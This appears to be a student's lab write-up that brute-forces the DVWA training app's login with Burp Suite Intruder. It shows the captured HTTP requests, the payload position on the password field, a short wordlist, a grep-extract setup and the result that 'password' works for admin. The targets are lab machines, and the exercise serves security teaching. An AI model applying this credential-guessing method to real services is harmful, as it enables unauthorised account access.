

Session 8 Task

Make Task using dvwa machine (iso file):

1. DVWA MACHINE ip:


```
=DVWA 1.0.7 LiveCD= http://www.dvwa.co.uk/

dvwa@dvwa:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:ce:ef
          inet addr:192.168.10.9  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe65:ceef/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39693 (39.6 KB)  TX bytes:7686 (7.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

dvwa@dvwa:~$
```

2. Open the intercept proxy and get the request:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' section is active, showing a request to http://192.168.10.9:80. The 'Intercept on' button is highlighted. Below the request details, the raw HTTP request is displayed in a text area.

```
1 GET /vulnerabilities/brute/?username=admin&password=548&Login=Login HTTP/1.1
2 Host: 192.168.10.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.10.9/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: PHPSESSID=sqrb800ej847vk3psne903lp4; security=high
10 Upgrade-Insecure-Requests: 1
11
12
```

3. Go to Intruder to select payload(password):

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Attack type' is set to 'Sniper'. Under 'Payload Positions', there is a list of 12 positions for a brute force attack on a login endpoint. The target is 'http://192.168.10.9'. The request details are as follows:

```
1 GET /vulnerabilities/brute/?username=admin&password=$548$&Login=Login HTTP/1.1
2 Host: 192.168.10.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.10.9/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: PHPSESSID=sqrs800ej847vk3psne903lp4; security=high
10 Upgrade-Insecure-Requests: 1
11
12
```

4. Add file contain DVWA default Passwords to use it:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload Sets' section is configured for a 'Simple list' type. The 'Payload count' is set to 14 and the 'Request count' is set to 14. The 'Payload Options [Simple list]' section shows a list of passwords: 'pass', '456852', 'reuhj', 'fhio', 'admin', 'adminpanael', and 'password'. The 'Add' button is highlighted, and the 'Add from list ... [Pro version only]' dropdown is visible.

5. start Attack and change Grip Extract:

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:

☐ Start at offset:

☒ End at delimiter:

☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below Refetch response

```
60 <input type="submit" value="Login" name="Login">
61 </form>
62
63 <pre><br>Username and/or password incorrect.</pre>
64
65 </div>
66
67 <h2>More info</h2>
68 <ul>
69 <li><a href="
http://hiderefer.com/?http://www.owasp.org/index.php/Testing_for_Brute_Force_%2
80WASP-AT-004%29" target="_blank">
http://www.owasp.org/index.php/Testing_for_Brute_Force_%280WASP-AT-004%29</a></
71>
```

0 matches

OK Cancel

6. Show Result the change in only when password=password

Attack	Save	Columns
Results	Positions	Payloads
Resource Pool	Options	
Filter: Showing all items		
Request	Payload	Status
1258		200
dlaj		200
khj		200
5789		200
sono		200
jgdk		200
586		200
pass		200
456852		200
reuhj		200
fhio		200
admin		200
adminpanalel		200
password		200
Request	Response	
1	GET /vulnerabilities/brute/?use rname=admin&password=password&Login=Login HTTP/1.1	
2	Host: 192.168.10.9	
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	
5	Accept-Language: en-US,en;q=0.5	
6	Accept-Encoding: gzip, deflate	
7	Connection: close	
8	Referer: http://192.168.10.9/vulnerabilities/brute/?username=admin&password=password&Login=Login	
9	Cookie: PHPSESSID=sqrbs800ej847vk3psne903lp4; security=high	
10	Upgrade-Insecure-Requests: 1	
11		

Make Task using local host kaliLinux (download Dvwa in kalilinux)

Open the intercept proxy and get the request:

Intercept proxy interface showing a request to http://127.0.0.1:80. The request is intercepted and the details are displayed in the raw view.

Request to http://127.0.0.1:80

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
9 Cookie: PHPSESSID=d0csdg47l40jc6e69bnmpr4355; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Go to Intruder to select payload(password):

Intruder interface showing the configuration for an attack. The target is http://127.0.0.1 and the payload is selected as the password field in the request.

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

25 x 26 x 27 x 28 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=$1234$&Login=Login HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
9 Cookie: PHPSESSID=d0csdg47l40jc6e69bnmpr4355; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Search...

Add file contain DVWA default Passwords to use it:



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' sub-tab is active, displaying the 'Payload Sets' configuration. The 'Payload set' is set to '1' and the 'Payload count' is '14'. The 'Payload type' is set to 'Simple list' and the 'Request count' is '14'. Below this, the 'Payload Options [Simple list]' section is visible, explaining that this type lets you configure a simple list of strings used as payloads. A list of strings is shown: 'pass', '456852', 'reuhj', 'fhio', 'admin', 'adminpanalel', and 'password'. The 'Add' button is highlighted, and the 'Add from list ... [Pro version only]' dropdown is visible at the bottom.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa ways.

Payload set: 1 Payload count: 14

Payload type: Simple list Request count: 14

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 456852

Load ... reuhj

Remove fhio

Clear admin


Deduplicate adminpanalel

password

Add Enter a new item

Add from list ... [Pro version only]

start Attack and change Grip Extract:



The screenshot shows the 'Define the location of the item to be extracted' dialog box in Burp Suite. The 'Define start and end' checkbox is checked. The 'Start after expression' is set to '/form>\r\n' and the 'End at delimiter' is set to '\r\n </div>'. The 'Extract from regex group' checkbox is unchecked. The 'Case sensitive' checkbox is checked. The 'Exclude HTTP headers' checkbox is unchecked, and the 'Update config based on selection below' checkbox is checked. The 'Refetch response' button is visible. The response panel shows the HTML content of the page, with the 'Username and/or password incorrect' message highlighted. The 'Search' button is visible at the bottom.

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression: /form>\r\n

☐ Start at offset: 3018

☒ End at delimiter: \r\n </div>

☐ End at fixed length: 52

☐ Extract from regex group

/form>\r\n (.*)\r\n </div>

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below

Refetch response

```
77 Username :<br />
78 <input type="text" name="username"><br />
79 Password:<br />
80 <input type="password" AUTOCOMPLETE="off" name="password"><br />
81 <br />
82 <input type="submit" value="Login" name="Login">
83
84 </form>
85 <pre><br />Username and/or password incorrect.</pre>
86 </div>
87
88 <h2>More Information</h2>
89 <ul>
90 <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack"
target="_blank">https://owasp.org/www-community/attacks/Brute_force_attack</a>
```

0 matches

OK Cancel

Show Result the change in only when password=password and check result.

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	/form>\r\n\x09\x09	Comment
1	1258	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
2	dlaj	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
3	khj	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
4	5789	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
5	sono	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
6	jgdk	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
7	586	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
8	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
9	456852	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
10	reuhj	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
11	fhio	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
12	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
13	adminpanael	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	<pre> Username a...	
14	password	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4584	<p>Welcome to the pa...	

Request Response

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
9 Cookie: PHPSESSID=d0csdg47L40jc6e69bnmpr4355; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x 3 x 4 x 5 x 6 x 7 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
9 Cookie: PHPSESSID=d0csdg47L40jc6e69bnmpr4355; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Response

Pretty Raw Hex Render

```
80 <input type="password" AUTOCOMPLETE="off" name="password">
81 <br />
82 <br />
83 <input type="submit" value="Login" name="Login">
84
85 </form>
86 <p>
87 Welcome to the password protected area admin
88 </p>
89 
90 </div>
<h2>
More Information
</h2>
<ul>
<li>
<a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">
https://owasp.org/www-community/attacks/Brute_force_attack
</a>
</li>
</ul>
</div>
```

0 matches 0 matches

Go to Set